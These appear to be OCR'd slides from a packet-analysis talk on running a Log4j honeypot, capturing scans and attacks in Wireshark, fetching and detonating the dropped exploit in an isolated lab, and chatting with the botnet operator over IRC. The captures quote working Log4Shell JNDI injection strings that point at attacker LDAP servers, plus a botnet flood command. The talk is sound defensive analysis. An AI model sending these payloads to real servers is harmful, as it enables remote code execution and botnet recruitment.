
Example command:

```
python FetchPayload.py ldap://maliciouserver:1337/path

[+] getting object from ldap://maliciouserver:1337/path
[+] exploit payload: http://maliciouserver:80/Exploit.class
[+] seeing if attacker left behind un-compile payload http://maliciouser
[x] failed to find payload Exploit.java
[+] trying to fetch compiled payload http://maliciouserver:80/Exploit.cl
[+] found payload and saved to file Exploit.class_
```

Getting the exploits

- Python webserver
- Check for "${" in request and log
- Check logs periodically
- Use FetchPayload.py to get the exploit
- But often exploit is gone after a short while
  - Added a Whatsapp bot to alert me :-)
  - Run to laptop!



Being probed…

```
GET / HTTP/1.1
Host: 80.56.202.28
Accept: */*
User-Agent: ${jndi:dns://80-56-202-28.scanworld.net/ua}
Referer: ${jndi:dns://80-56-202-28.scanworld.net/ref}

HTTP/1.1 200 OK
Content-Length: 43
Server: HAL9000

I'm sorry Dave, I'm afraid I can't do that!
```

```
▶ Frame 318148: 1452 bytes on wire, 1452 bytes captured
▶ Ethernet II, Src: PaloAlto_b9:7a:16 (e8:98:6d:b9:7a:16), Dst: VMware_d1:46:e7 (00:0c:29:d1:46:e
▶ Internet Protocol Version 4, Src: 64.227.114.153 (64.227.114.153), Dst: 198.51.100.10 (198.51.1
▶ Transmission Control Protocol, Src Port: 50470, Dst Port: 80, Seq: 1, Ack: 1, Len: 1386
▼ Hypertext Transfer Protocol
  ▶ GET / HTTP/1.1\r\n
    Host: 80.56.202.28\r\n
    Accept: {jndi:dns://80-56-202-28.accept.scanworld.net}\r\n
    Accept-Encoding: {jndi:dns://80-56-202-28.acceptencoding.scanworld.net}\r\n
    Accept-Language: {jndi:dns://80-56-202-28.acceptlanguage.scanworld.net}\r\n
    Access-Control-Request-Headers: {jndi:dns://80-56-202-28.accesscontrolrequestheaders.scanwor
    Access-Control-Request-Method: {jndi:dns://80-56-202-28.accesscontrolrequestmethod.scanworld
    Authentication: Basic {jndi:dns://80-56-202-28.authenticationbasic.scanworld.net}\r\n
    Authentication: Bearer {jndi:dns://80-56-202-28.authenticationbearer.scanworld.net}\r\n
  ▶ Cookie: {jndi:dns://80-56-202-28.cookiename.scanworld.net}={jndi:dns://80-56-202-28.cookieva
    Location: {jndi:dns://80-56-202-28.location.scanworld.net}\r\n
    Origin: {jndi:dns://80-56-202-28.origin.scanworld.net}\r\n
    Referer: {jndi:dns://80-56-202-28.referer.scanworld.net}\r\n
    Upgrade-Insecure-Requests: {jndi:dns://80-56-202-28.upgradeinsecurerequests.scanworld.net}\r
    User-Agent: {jndi:dns://80-56-202-28.useragent.scanworld.net}\r\n
    X-Api-Version: {jndi:dns://80-56-202-28.xapiversion.scanworld.net}\r\n
    X-CSRF-Token: {jndi:dns://80-56-202-28.xcsrftoken.scanworld.net}\r\n
    X-Druid-Comment: {jndi:dns://80-56-202-28.xdruidcomment.scanworld.net}\r\n
    X-Forwarded-For: {jndi:dns://80-56-202-28.xforwardedfor.scanworld.net}\r\n
    X-Origin: {jndi:dns://80-56-202-28.xorigin.scanworld.net}\r\n
    \r\n
    [Full request URI: http://80.56.202.28/]
    [HTTP request 1/1]
    [Response in frame: 318150]
```

Being attacked…

8165	215171.079	0.000	547	198.51.100.10	192.241.206.223	HTTP	165	HTTP/1.1 200 OK
8192	217165.690	1994.610	551	185.184.152.140	198.51.100.10	HTTP	291	GET /${jndi:ldap://121.140.99.236:1389/Exploit} HTTP/1.1
8195	217165.690	0.000	551	198.51.100.10	185.184.152.140	HTTP	165	HTTP/1.1 200 OK
8202	217165.996	0.305	552	185.184.152.140	198.51.100.10	HTTP	160	GET / HTTP/1.1
8205	217165.996	0.000	552	198.51.100.10	185.184.152.140	HTTP	165	HTTP/1.1 200 OK
8212	217166.355	0.358	553	185.184.152.140	198.51.100.10	HTTP	207	GET / HTTP/1.1
8215	217166.355	0.000	553	198.51.100.10	185.184.152.140	HTTP	165	HTTP/1.1 200 OK

```
GET /${jndi:ldap://121.140.99.236:1389/Exploit} HTTP/1.1
User-Agent: Mozilla/5.0 (platform; rv:geckoversion) Gecko/geckotrail Firefox/firefox
Host: 80.56.202.28
Cookie: test='${jndi:ldap://121.140.99.236:1389/Exploit}'

HTTP/1.1 200 OK
Content-Length: 43
Server: HAL9000

I'm sorry Dave, I'm afraid I ca
```

```
GET / HTTP/1.1
User-Agent: ${jndi:ldap://121.140.99.236:1389/Exploit}
Host: 80.56.202.28

HTTP/1.1 200 OK
Content-Length: 43
Server: HAL9000

I'm sorry Dave, I'm afraid I can't do that!
```

```
GET / HTTP/1.1
Authorization: Basic ${jndi:ldap://121.140.99.236:1389/Exploit}
User-Agent: curl/7.58.0
Accept: */*
Host: 80.56.202.28

HTTP/1.1 200 OK
Content-Length: 43
Server: HAL9000

I'm sorry Dave, I'm afraid I can't do that!
```

Time for a demo?

Wireshark tips

- Create a filter button for ‘http.request || http.response’
- Add a coloring rule for ‘$\{‘
- Create a filter button for ‘$\{‘

Phase III : run the exploit!

- How to protect myself?
  - Not sure about VM outbreaks
  - Installed Ubuntu + virtual box on old PC
  - Dedicated VLAN
  - Dedicated security zone on firewall

- How to protect others?
  - Block everything from VM
  - Only allow traffic to exploit server
  - Execute exploit and monitor traffic
  - Allow traffic to command&control

Time for a demo?

Wireshark tips

- Capinfos -Taecu gives quick overview
- tshark -qz conv,ip/tcp/udp are your friends
- Use tshark to extract packets
  - tcpdump can be much quicker, but beware of timestamps on MacOS

Phase IV : first contact!!!


- Witnessed some manual looking commands in the IRC C2 connection
- Logged in on IRC myself
- Started chatting :-)

Time for a demo?

Wireshark tips

- Drag & drop columns

Hello world!


r00x@ .dsl.telesp.net.br (107)
00:59 -!- Irssi: Starting query in 107 with r00x
00:59 <QWERTY> Having fun on my system? ;-)
01:06 <r00x> ?
01:13 <QWERTY> Hello from NL
01:13 <r00x> Hello from Brasil
01:13 <r00x> ; D
01:13 <QWERTY> You: :r00x!r00x@ .dsl.telesp.net.br PRIVMSG #dentola
:!* SH /tmp/x86 135.148.140.180 7172 100 -1 100
01:14 <QWERTY> won't work ;-)
01:15 <QWERTY> What are you using the botnet for?
01:15 <r00x> sports
01:16 <QWERTY> What do you mean?
01:18 <QWERTY> I was following your LOG4J infection and wanted to see what kind
of infection it created.
01:20 <r00x> i understand
01:21 <QWERTY> It's fun to learn and see what is happening. And I had a hunch
you were trying things manually.
01:24 <QWERTY> It's bedtime here... I'm leaving....
01:24 <QWERTY> Be careful though...
01:26 <r00x> right thanks
01:26 <QWERTY> bye
01:26 <r00x> bye
01:26 QWERTY(+iw) 3:107/r00x
[r00x]

Takeaways

- Great fun analysing a CVE
- Take precautions to do it safe!
- Make packet captures…. DUH!
- Make use of:
  - Wireshark profiles
  - Display filter buttons
  - Packet coloring
  - Wireshark cli tools


Q&A
You have
Questions
We have
Answers

FIN/ACK/FIN/ACK

If you have questions?

sake.blok@SYN-bit.nl

SYN-bit

deep traffic analysis

SYN-bit

deep traffic analysis

Application and network troubleshooting

Protocol and packet analysis

Training (Wireshark, TCP, SSL)

www.SYN-bit.nl